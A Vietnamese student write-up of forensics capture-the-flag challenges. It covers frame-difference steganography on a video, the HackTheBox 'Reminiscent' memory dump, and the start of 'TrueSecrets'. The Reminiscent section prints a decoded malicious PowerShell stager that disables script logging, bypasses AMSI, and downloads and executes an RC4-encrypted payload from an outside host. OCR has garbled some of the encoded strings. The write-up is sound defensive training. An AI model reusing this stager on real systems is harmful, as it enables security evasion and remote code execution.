


⇒ **Flag:** The Flag is {Cooper\_Brand}

## J. KỊCH BẢN 10

### Kịch bản 10. Thực hiện phân tích, tìm thông tin ẩn giấu:

- Tài nguyên: thecatreturns.mp4
- Yêu cầu - Gợi ý: Tìm sự khác biệt giữa các khung hình (frame) trong đoạn phim đã cho. Chuyển nội dung đoạn phim thành các khung hình để phân tích. Công cụ ffmpeg, ImageJ.
- Mở video lên coi thì thấy ảnh bị nhiễu nhưng có vẻ như vẫn thấy có gì đó chuyển động




- Thực hiện theo gợi ý, dùng tool ffmpeg để trích xuất các frame ảnh từ video.
- Thử trích xuất 1 ảnh mỗi giây (video dài 64s nên sẽ thu được 64 ảnh)

```
(bun㉿kali)-[~/Downloads/nt334]
└─$ ffmpeg -i thecatreturns.mp4 -vf fps=1 image-%03d.png
ffmpeg version 6.1.1-5+b1 Copyright (c) 2000-2023 the FFmpeg developers
  built with gcc 13 (Debian 13.3.0-3)
    - Kết quả


(bun㉿kali)-[~/Downloads/nt334]
└─$ ls
image-001.png  image-012.png  image-023.png  image-034.png  image-045.png  image-056.png
image-002.png  image-013.png  image-024.png  image-035.png  image-046.png  image-057.png
image-003.png  image-014.png  image-025.png  image-036.png  image-047.png  image-058.png
image-004.png  image-015.png  image-026.png  image-037.png  image-048.png  image-059.png
image-005.png  image-016.png  image-027.png  image-038.png  image-049.png  image-060.png
image-006.png  image-017.png  image-028.png  image-039.png  image-050.png  image-061.png
image-007.png  image-018.png  image-029.png  image-040.png  image-051.png  image-062.png
image-008.png  image-019.png  image-030.png  image-041.png  image-052.png  image-063.png
image-009.png  image-020.png  image-031.png  image-042.png  image-053.png  image-064.png
image-010.png  image-021.png  image-032.png  image-043.png  image-054.png  stegsolve.jar
image-011.png  image-022.png  image-033.png  image-044.png  image-055.png  thecatreturns.mp4
(bun㉿kali)-[~/Downloads/nt334]
└─$
```

## Lab 1: Memory Forensics

- Dùng tool imageJ để phân tích các frame ảnh này.
- Sau khi thử hàng loạt các chức năng mà tool imageJ hỗ trợ thì chúng ta phát hiện mạnh mẽ khi so sánh 2 bức ảnh tuỳ ý với tuỳ chọn kết hợp điểm khác nhau ở mỗi ảnh
- Mở tool -> chọn tab File -> chọn các ảnh muốn phân tích -> chọn tab Process -> chọn Image Calculator
- Chỉ định ảnh muốn thực hiện kết hợp để tạo ra ảnh mới ở mục Image. Sau đó chọn loại kết hợp muốn tạo thành ở mục Operation (chọn XOR hoặc Difference thì sẽ cho kết quả dễ nhìn nhất ở thử thách này)



- Thủ kết hợp sự khác nhau giữa image55.png và image64.png



- ⇒ Tìm được chuỗi ký tự có vẻ giống flag:  
BTF{cute&fat\_cats\_does\_not\_like\_drinking}


## K. CHALLENGE

### 1. Hack the box - Reminiscent (Easy)

The screenshot shows the HackTheBox interface for the 'Reminiscent' challenge. The challenge is marked as 'EASY'. It has a 'DIFFICULTY RATING' of 4.9, 12152 'USER SOLVES', and is categorized under 'Forensic CS'. The challenge is described as 'NO CONNECTION REQUIRED' and requires 'Download Files'.

**Mô tả:** Đã phát hiện lưu lượng truy cập đáng ngờ từ một máy ảo của nhà tuyển dụng. Một bản sao bộ nhớ đã được thu thập trước khi nó bị loại khỏi mạng để phân tích. Nhà tuyển dụng của chúng tôi cho biết anh ấy đã nhận được một email từ ai đó gửi về sơ yếu lý lịch của họ. Một bản sao của email đã được khôi phục và được cung cấp để tham khảo. Hãy tìm và giải mã nguồn gốc của phần mềm độc hại để tìm flag.

- Bắt đầu thử thách sẽ có một file Reminiscent.zip



- Giải nén file zip ta có được 1 file dump bộ nhớ, một file email và một file txt chứa thông tin của file dump.

```
(ngoc@ngoc)-[~/Phap_chung/Lab3]
$ cd reminiscent
(ngoc@ngoc)-[~/Phap_chung/Lab3/reminiscent]
$ ls
Resume.eml flounder-pc-memdump.elf imageinfo.txt
```

- Mở file imageinfo.txt để lấy thông tin của file dump.

```
(ngoc@ngoc)-[~/Phap_chung/Lab3/reminiscent]
$ cat imageinfo.txt
Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP1x64_23418
Bookmarks Toolbar      AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
Bookmarks Menu         AS Layer2 : VirtualBoxCoreDumpElf64 (Unnamed AS)
Bookmarks Menu         AS Layer3 : FileAddressSpace (/home/infosec/dumps/mem_dumps/01/flounder-pc-memdump.elf)
PAE type : No PAE
DTB : 0x187000L
KDBG : 0xf800027fe0a0L
Number of Processors : 2
Image Type (Service Pack) : 1
KPCR for CPU 0 : 0xfffff800027ffd00L
KPCR for CPU 1 : 0xfffff880009eb000L
KUSER_SHARED_DATA : 0xfffff78000000000L
Image date and time : 2017-10-04 18:07:30 UTC+0000
Image local date and time : 2017-10-04 11:07:30 -0700
```

## -Lab 1: Memory Forensics

- Trước hết, nhóm sẽ dùng plugin pslist để xem các tiến trình đã chạy trên máy của người này.

- ⇒ Có hai tiến trình powershell ở đây, có vẻ attacker đã làm gì đó với powershell.
  - Theo mô tả thì người tuyển dụng đã lấy một email và trong tài nguyên tải về có một file là Resume.eml có định dạng là email. Nhóm sẽ search thử tên file này trong file dump bô nhớ.

```
[ngoc@ngoc]-(~/Phap_chung/Lab3/reminiscent]
$ vol -f flounder-pc-memdump.elf --profile=Win7SP1x64 filescan | grep 'resume'
Volatility Foundation Volatility Framework 2.6
0x00000000001e1f6200      1      0 R--r- \Device\HarddiskVolume2\Users\user\Desktop\resume.pdf.lnk
0x00000000001e8feb70      1      1 R--rw- \Device\HarddiskVolume2\Users\user\Desktop\resume.pdf.lnk
```

- Đã tìm thấy các file resume, nhóm sẽ dump nó ra.

```
[ngoc@ngoc] -[~/Phap_chung/Lab3/reminiscent]
$ vol -f flounder-pc-memdump.elf --profile=Win7SP1x64 dumpfiles -Q 0x00000001e8feb70 -D ./
Volatility Foundation Volatility Framework 2.6
DataSectionObject 0x1e8feb70 None \Device\HarddiskVolume2\Users\user\Desktop\resume.pdf.lnk
SharedCacheMap 0x1e8feb70 None \Device\HarddiskVolume2\Users\user\Desktop\resume.pdf.lnk
```

- Sau khi dump file resume ra bên ngoài thì chúng ta sẽ đọc thử bên trong có gì.

```
(ngoc㉿ngoc)-[~/Phap_chung/Lab3/reminiscent]
$ cat file.None.0xfffffa80022ac740.dat
L+F@o +%"***%*****Q***P*0+ :i+*0+C:\R1DKfpWindows***:+DKfp*WindowsV1DK*eSystem32***:+DK*e' S
v1.0h2++IL powershell.exe+*K6[K]*++powershell.exe+g*rk+C:\Windows\System32\WindowsPowerShell\v1.0\po
wershell.exe? ..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe+-win hidden -Ep ByPass $r
= [Text.Encoding]::ASCII.GetString([Convert]::FromBase64String('JHN0UCwkc2lQPTMyMzAsOTY3NjskZj0ncmVzd
W1lLnBkZi5sbmsn02lmKC1ub3QoVGvzdC1QYXR0ICRmKS17Jhg9R2V0LUNoaWxkSXRLbsAtUGF0aCAkZW520nRlbXAgLUzpBhrlciA
KzIAtUmVjDqJxZtTsBu8rGlyZWN0B3J5Xto6U2V0Q3VqVmVudRpCmVjd69yeSgkec5EaXjly3RvcnI0Yw1lKt9JGxua10ZxctT
2JqZWN0IElpBzPbGVtDhJyW0gJGysJ0w9Zw4nLcdSzWfkJywnUmVhZFdyaXRLjZskYj0PUmp1lyT3QgYn10ZvtDkCRzVa
p0yRsbumsU2VlVaykgc3RQLftJty5TzWtrT3pZllxtu6QmNmWa4p0yRsbumsUmvhZCgkYjy0LDAsJHnpUck7JG1TND1bQ29dmdVyd
F060kZyb21CYXNLnjRDaGfyQXjyYXkoJG12NCwLCRiNjQuTGvuz3RoKtskc2NCPvtuzxh0lkVuY29kaW5nXto6Vw5pY29kzs5Hzxr
TdhJpbmc0JGI2Nck7aWV4ICRzY0I7')); iex $r;C:\Windows\system32\SHELL32.dll%$SystemRoot%\system32\SHELL32.dll%*
*Wn+*+*N*D..+*Q***+*1SPS**+XF*L8C***+*m*q/S-1-5-21-147320
9517-4047410871-3154729988-1000`*XcAbvAhcAzbQByAHMAaAbAGwAbAgAC0AbgBvAfAAIAAtAHMAdAbhACAALQB3ACAAMQAg
AC0AZQBuAGMAIAAgAEoAQQBcAgAQQBIAEKaqBbIAhCAGqBWAEEARgbBAEAVQBBAIEUABBAEUAdwBBAGEAUQBcAEQAQQBAGGsAQ
BVAHCAQgBGAEEASBRAEeAZABBAEiASgBBAEUAnABBAFIAdwBCAHOAQQBDAEEAQQBcFEAQQBnAEERgBzAEAYwBnAEIArGBBAAEU
WQBBAFgAUQBBAHQAQBFaeUAQQBvAhCAGbQ6EEARwBVAEEAVBRAEIAQwBBAEUAdwBBAFcAuQBBBAHQAQQBFGAMAQGSBFAEAgQwAe
ERgBRAEEAZQBRAEIAdwBBAEUAVQBBAEsAQQBAG4AQQBGEAEQQBbIAfEAQgB6AEASABRAEEAWgBRAEIAdAbBAAEMANBABAQFQAUOC
AggAQQBHDQAQQBZAFEAQgBuAEEARwBVAEEAYgBRAEIAbabBAEcAnABBAGQAQQBBAHQAQQBFAEUAQQBKAfEAQgAwAEEARwA4EEAYg
BRAEIAabBAAEgAUQBBAEgAUQBBAEgAUQBCAHYAQQBHDQAQQBGMgCAGqBwAEEASBRAEAEAYQBRAlIAcwBBAEgATQBBAEoAdwBBAHQAQBDADQA
QQBjAGcAQgbIAEEARQBVAEEAzbBAEIAIRwBBAEUawBFBIAUQBcAgCAGQPHBAAQCBAAEAAQgBpAEEAQuBnAEEASgB3AEIAgBBAE
carQBBAFKadwBcAG8AQQBHFauQQBAAEeaQgBIAEEASBAAEYB3AEIAmQBBAEgAQQBBAFUQQBcAHYAQQBHAAQQBhAFAEQgBq
AEEASBRAEEAVOB3AEIAbabBAEgAUQBAGQAQQBcAHAAQQBHDQAQQBAAhCAGb6AEAAQgBjAAEATABBAEEAzwBBAEMyAwBBAFQAzw
```

## Lab 1: Memory Forensics

- Có vẻ như nội dung bên trong đã bị mã hóa nhưng hãy nhìn kĩ vào đoạn đầu, nhóm thấy có cụm từ “FromBase64String”. Vậy có thể kết luận nó đã bị mã hóa bởi Base64.
- Em sẽ đem đoạn văn bản kia đi giải mã.

### Decode from Base64 format

Simply enter your data then push the decode button.

```
cABvAHcAZQByAHMAaABIAGwAbAAgAC0AbgBvAFAAIAAtAHMAdAbHACAALQB3ACAAMQAgAC0AQBuAGMAIAAgAEoAQQBCEAgAQQBIAEkAQQBiAHQgBWAAEERgBBAEIAUABBAEUdwBBAGEAUQBCAEQAAQBGAGsAQQBVAHcAQgBGAEEASABRAEEAZABBAEIAsgBBAEUANABBAFIAdwBCAHoAQQBDAEEAQQBQFAEQQBrAEEArBgAEEAYwBnAEIARgBBAEUAWQBBAfGAUQBBAHUAQQBFAEUAQQBVAHcAQgB6AEEARwBVAAEAVABRAEIAQwBBAEUAdwBBAfCAUQBBAHUAQQBFAGMAQQBSAFEAQgAwAEEARgBRAEEAZQBRAlAdwBBAEUAVQBBAEsAQQBAG4AQQBGAEOAQQBIAFEAQgB6AEEASABRAEEAWgBRAEIAdABBAEMANABBAFQAUQBCAGgAQQBHDQAQQBZAFEAQgBuAEEARwBVAAEAYgBRAEIAbABBAEcANABBAGQAQQBBAHUAQQBFAEUAQQBkAFEAQgAwAEEARwA4AEEAYgBRAEIAaABBAEgAUQBBAGEAUQBCAHYAQQBHDQAQQBMAgCAGQBWAAEASABRAEEAYQBRAEIAcwbBAEgATQBBAEoAdwBBAHAAQQBDADQAQQBZJAGcAQgBIAEERQBVAEEAZABBAEIARwBBAEUaawBBAFIaUQBCAGcAQQBBAHcAQQBAAEEAQQBrAEEAQwBnAEEASgB3AEIaagBBAEcARQBBAfKAdwBCAG8AQQBHFUQAQQBAAEEAQgBIAEERQBAAEEAYgB3AEIAMQBBAEgAQQBBAFUQAQQBCAHYAQQBBAHcAQQBhAFEAQgBqAEEASABrAEEAVQb3AEIAbABBAEgAUQBBAGQAQQBCAHAAQQBHDQAQQBAAHcAQgB6AEEAQwBjAEEATABBAEEAzwBBAEMAYwBBAFQAZwBBAG4AQQBDAHMAQQBKAHCAGb2AEEARwA0AEEAVQBBAEIAMQBBAEcASQBBAGIAQQBCAHAAQQBHAE0AQQBMAEEAQgBUAEEASABRAEEAWQBRAEIAmBBAEcawBBAFkAdwBBAG4AQQBDAgSAQQBMAgCAGQBIABEIAQRBVAAEEAvgBBAEIAVwBBAEcARQBBAGIAQQBCAFYAQQBHAFUAQQBLAEEAQQ
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

Source character set.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

DECODE Decodes your data into the area below.

```
powershell -noP -sta -w 1 -enc JABHAIAbwBVAFAAUABPAEwAaQBDAFkAUwBFAHQAdABJAE4ARwBzACAAPQAgAFsAcgBFAEYAXQAUAEAAUwBzAGUATQBCAEwAWQAUAEcARQB0AFQAEQBwAEUAKAAanAFMAeQbzAHQAZQBTAC4ATQbhAG4AYQBrnAGUAbQBIAG4AdAAuAEEAdQb0AG8AbQbAHQAAQbVgAG4AlgBVAHQAAQbsAHMAJwApAC4AlgBHAEUAdABGAEKARQbAgGwAZAAiACgAJwBjAGEAYwBnAGUAZABHAIAbwB1AHAAUABvAGwAaQbJAHkAUwBIAHQAdAbpAG4AzwBzAccALAAgAccATgAnACsAJwBvAG4AUAB1AGIAbAbpAGMALABTAHQAYQb0AGkAYwBnAAnACkALgBHAEUAVBWAGEAbABVAGUAKAAkAG4AdQBsAEwAKQATACQARwBSAG8AdQbQFAATwBsAEKAQwB5AFMAZQBUAFQaaQBOAGcAUwBbAccAUwBjAHIAaQbWAhQAAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQbUAGcAJwBdAfSAjwBfAG4AYQbIAGwAZQBTAGMAGcBpAHAAAdABCACCkWAnAGwAbwBjAGsATAbvAGcAzWbPAG4AzwAnAF0IAAA9ACAAMAA7ACQRwBSAG8AdQbQFAATwBMAEkAQwBZAFMARQb0AFQAAQbUAGcAUwBbAccAUwBjAHIAaQbWAHQAAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQbUAGcAJwBdAfSAjwBfAG4AYQbIAGwAZQBTAGMAGcBpAHAAAdABCAGwAbwBjAGsASQBrnAHYAbwBjAGEAdAbpAG8AbgBMAG8AzwBnAGkAbgBnAccAXQAgAD0IAAAwDsAwwBSAGUAZgBdAC4AQQBzAFMAZQbtAEIAbAB5AC4ARwBIAFQAVAB5AFAARQAOAccAUwB5AHMAdABIAg0ALgBNAGEAbgBhAGcAZQbtAGUAbgB0AC4AQQB1AHQAbwBtAGEAdAbpAG8AbgAuAEEAbQbZAGkAVQb0AGkAbABzAccAKQb8AD8AewAkAF8AfQb8ACUAewAkAF8AlgBHAEUAdABGAGkAZQBMAGQ
```

- ⇒ Giải mã xong thì có vẻ chúng ta đã đúng, có vẻ như hacker đã chạy powershell để thực hiện một thứ gì đó.
- ⇒ Tuy nhiên nội dung bên trong vẫn bị mã hóa. Hãy thử giải mã nó bởi Base64 một lần nữa.

## Lab 1: Memory Forensics

### Decode from Base64 format

Simply enter your data then push the decode button.

```
JABHAHIAbwBVAFAAUABPAEwAaQBDAFkAUwBFAHQAdABJAE4ARwBzACAAPQAgAFsAcgBFAEYAXQAuAEEAUwBzAGUATQBCAEwAWQAUAEcARQB0AFQAEQBwAEUAKAAAnAFMAdQbZAHQAZQbtAC4ATQbhAG4AYQbnAGUAbQbIAG4AdAAuAEEAdQb0AG8AbQbHbAHQAaQbVAG4ALgBVbAHQAaQbSAHMAJwApAC4AlgBHAEUAdABGAEkARQbGAGwAZAAiAcgAJwBjAGEAYwBoAGUAZABHAIAbwB1AHAAUAbvAGwAaQbJAHKAUwBIbAHQAdAbPAG4AZwBzAccALAAgAccATgAnACsAJwbvAG4AUAB1AGIAbABpAGMALABTAHQAYQb0AGKAYwAnAckAlgBHAEUAV/ABWAGEAbABVAGUAKAAkAG4dQbsAG8AYwBrAEwAbwBnAGcAaQbUAGcAJwBdAFsAJwBFAG4AYQbIAGwAZQBTAGMAGcBpAHAAAdABCACkWnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAf0AIAA9ACAAMA7ACQArwBSAG8AdQbQFAATwBMAEkAQwBZAFMARQb0AFQaQbUAAGcAUwBbACcAUwBjAHIAaQbWAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQbUAGcAJwBdAFsAJwBFAG4AYQbIAGwAZQBTAGMAGcBpAHAAadABCAGwAbwBjAGsASQbUAHYAbwBjAGEAdAbPAG8AbgBMAG8AZwBnAGkAbgBnACcAXQAgAD0AIAAwAdSawwBSAGUAZgBdAC4AQbZAFMAZQbTAElAbB5AC4ARwBIAFQAVB5AFAARQAOAcCuuwB5AHMAdABIAg0ALgBNAGEAbgBhAGcAZQbTAGUAbgB0AC4AQb1AHQAbwBtAGEAdAbPAG8AbgAuAEeAbQbZAGkAVB0AGkAbBzAccAKQb8AD8AewAkAF8AfQb8ACUewAkAF8AlgBHAEUAdABGAGKAZQbMAGQAKAAaAGEAbQbZAQkASQbUAQkAdABGAGEAaQbSAAGUAZAAAnAcwAJwBOAG8AbgBQAHUAYgbASAGkAYwAsAFMAdAbhAHQAaQbJAaccAKQAUAFMARQBUAFYAYQbMAHUAR
```

ⓘ For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-16LE     Source character set.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF    Decodes in real-time as you type or paste (supports only the UTF-8 character set).

**DECODE**    Decodes your data into the area below.

```
$GroUPPOLICYSETTings = [rEF].ASseMBLY.GEtType('System.Management.Automation.Utils')."GEtFIE`ld"('cachedGroupPolicySettings', 'N'+onPubli c,Static).GETValUe($null);$GroUPPOLICYSETTingS['ScriptB'+lockLogging'][EnableScriptB'+lockLogging] = 0;$GroUPPOLICYSETTingS['ScriptB'+lockLogging'][EnableScriptBlockInvocationLogging] = 0:[Ref].ASsemBly.GEtTyPE('System.Management.Automation.AmsiUtils')?{$_}|%{$_.GEtFieLd('amsInitFailed','NonPublic, Static').SETValUe($null,$true)};[SysTem.NeT.SERvICePOIntMANAgER]:ExpEct100COnTinuE=0;$WC=NEW-OBJEcT SysTEM.NET.WeBClIENT:$u=Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko;$wC.HeaDerS.Add('User-Agent',$u);$wC.PROxy=[SysTeM.NET.WebRequEst]:DefaULTWeBPROXY;$wC.PRoxy.CREDeNTialS = [SYStEm.NET.CreDeNtiaLCaChe]:DeFaULTNeWOrkCredentiAlS:$K=[SYStEM.Text.ENCODing]::ASCII.GEtBytEs('E1gMGdfT@eoN>x9|[2F7+bsOn4/SiQrw');$R=($D,$K=$ArgS;$S=0..255..0..255)%{$J=($J+$S[$_]+$K[$_-$K.Count])%256;$S[$_],$S[$J]=$S[$J],$S[$_]};$D|%{$I=($I+1)%256;$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_-_bxoR$S[$S[$I]+$S[$H])%256};$wC.HEAdErS.ADD("Cookie","session=MCahuQVfz0yM6VBebfzV9t9jomo");$ser=http://10.10.99.55:80;$t=/login/process.php;$flag=HTB{$_j0G_y0uR_M3m0rY$_};$Data=$wC.DoWNLoaDDATA($SeR+$t);$iv=$daTa[0..3]$Data=$DaTa[4..$Data.LenGTH]-JOIN[CHar[]](& $R $Data ($IV+$K))|IEx
```

⇒ **FLAG:** flag='HTB{\$\_j0G\_y0uR\_M3m0rY\$\_}'

## 2. Hack the box - True Secret (Easy)

TrueSecrets  
EASY

INFORMATION ACTIVITY CHANGELOG REVIEWS WALKTHROUGHS

CHALLENGE DESCRIPTION

Our cybercrime unit has been investigating a well-known APT group for several months. The group has been responsible for several high-profile attacks on corporate organizations. However, what is interesting about that case, is that they have developed a custom command & control server of their own. Fortunately, our unit was able to raid the home of the leader of the APT group and take a memory capture of his computer while it was still powered on. Analyze the capture to try to find the source code of the server.

**Mô tả:** Đơn vị điều tra tội phạm mạng của chúng tôi đã điều tra một nhóm APT (Advanced Persistent Threat) nổi tiếng trong vài tháng qua. Nhóm này chịu trách nhiệm cho một số vụ tấn công nổi bật vào các tổ chức doanh nghiệp. Tuy nhiên, điều thú vị về vụ việc này là họ đã phát triển một Command and Control Server tùy chỉnh của riêng mình. May mắn thay, đơn vị của chúng tôi đã đột kích vào nhà của thủ lĩnh nhóm APT và thực hiện thu thập bộ nhớ của máy tính của hắn khi nó vẫn đang hoạt động. Hãy phân tích bản thu thập này để cố gắng tìm mã nguồn của máy chủ.

## Lab 1: Memory Forensics

- Thử thách cho chúng ta một file zip, giải nén nó ta sẽ có một file dump bộ nhớ như mô tả đề bài.

```
(ngoc@ngoc)-[~/Phap_chung/Lab3]
$ unzip TrueSecrets.zip
Archive: TrueSecrets.zip
[TrueSecrets.zip] TrueSecrets.raw password:
inflating: TrueSecrets.raw
```

- Kiểm tra thông tin của file dump như thường lệ.

```
(ngoc@ngoc)-[~/Phap_chung/Lab3]
$ vol -f TrueSecrets.raw imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug      : Determining profile based on KDBG search ...
          Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86
          AS Layer1 : IA32PagedMemoryPae (Kernel AS)
          AS Layer2 : FileAddressSpace (/home/ngoc/Phap_chung/Lab3/TrueSecrets.raw)
          PAE type : PAE
          DTB : 0x185000L
          KDBG : 0x82732c78L
          Number of Processors : 1
          Image Type (Service Pack) : 1
          KPCR for CPU 0 : 0x82733d00L
          KUSER_SHARED_DATA : 0xffffd0000L
          Image date and time : 2022-12-14 21:33:30 UTC+0000
          Linux Image local date and time : 2022-12-14 13:33:30 -0800
```

- Sau khi kiểm tra thì nhóm biết được hệ điều hành của máy chủ là Windows 7. Tiếp theo nhóm sẽ tìm kiếm các tiến trình đã chạy trong máy cần điều tra.

```
(ngoc@ngoc)-[~/Phap_chung/Lab3]
$ vol -f TrueSecrets.raw --profile=Win7SP1x86 pslist
Volatility Foundation Volatility Framework 2.6
Offset(V) Name           PID  PPID  Thds  Hnds  Sess  Wow64 Start
Exit
```

Offset(V)	Name	PID	PPID	Thds	Hnds	Sess	Wow64	Start
0x8378ed28	System	4	0	87	475	—	0	2022-12-15 06:08:19 UTC+0
0x83e7e020	smss.exe	252	4	2	29	—	0	2022-12-15 06:08:19 UTC+0
0x843cf980	csrss.exe	320	312	9	375	0	0	2022-12-15 06:08:19 UTC+0
0x837f6280	wininit.exe	356	312	3	79	0	0	2022-12-15 06:08:19 UTC+0
0x84402d28	csrss.exe	368	348	7	203	1	0	2022-12-15 06:08:19 UTC+0
0x84409030	winlogon.exe	396	348	3	110	1	0	2022-12-15 06:08:19 UTC+0
0x844577a0	services.exe	452	356	9	213	0	0	2022-12-15 06:08:19 UTC+0
0x8445e030	lsass.exe	468	356	7	591	0	0	2022-12-15 06:08:19 UTC+0
0x8445f030	lsm.exe	476	356	10	142	0	0	2022-12-15 06:08:19 UTC+0
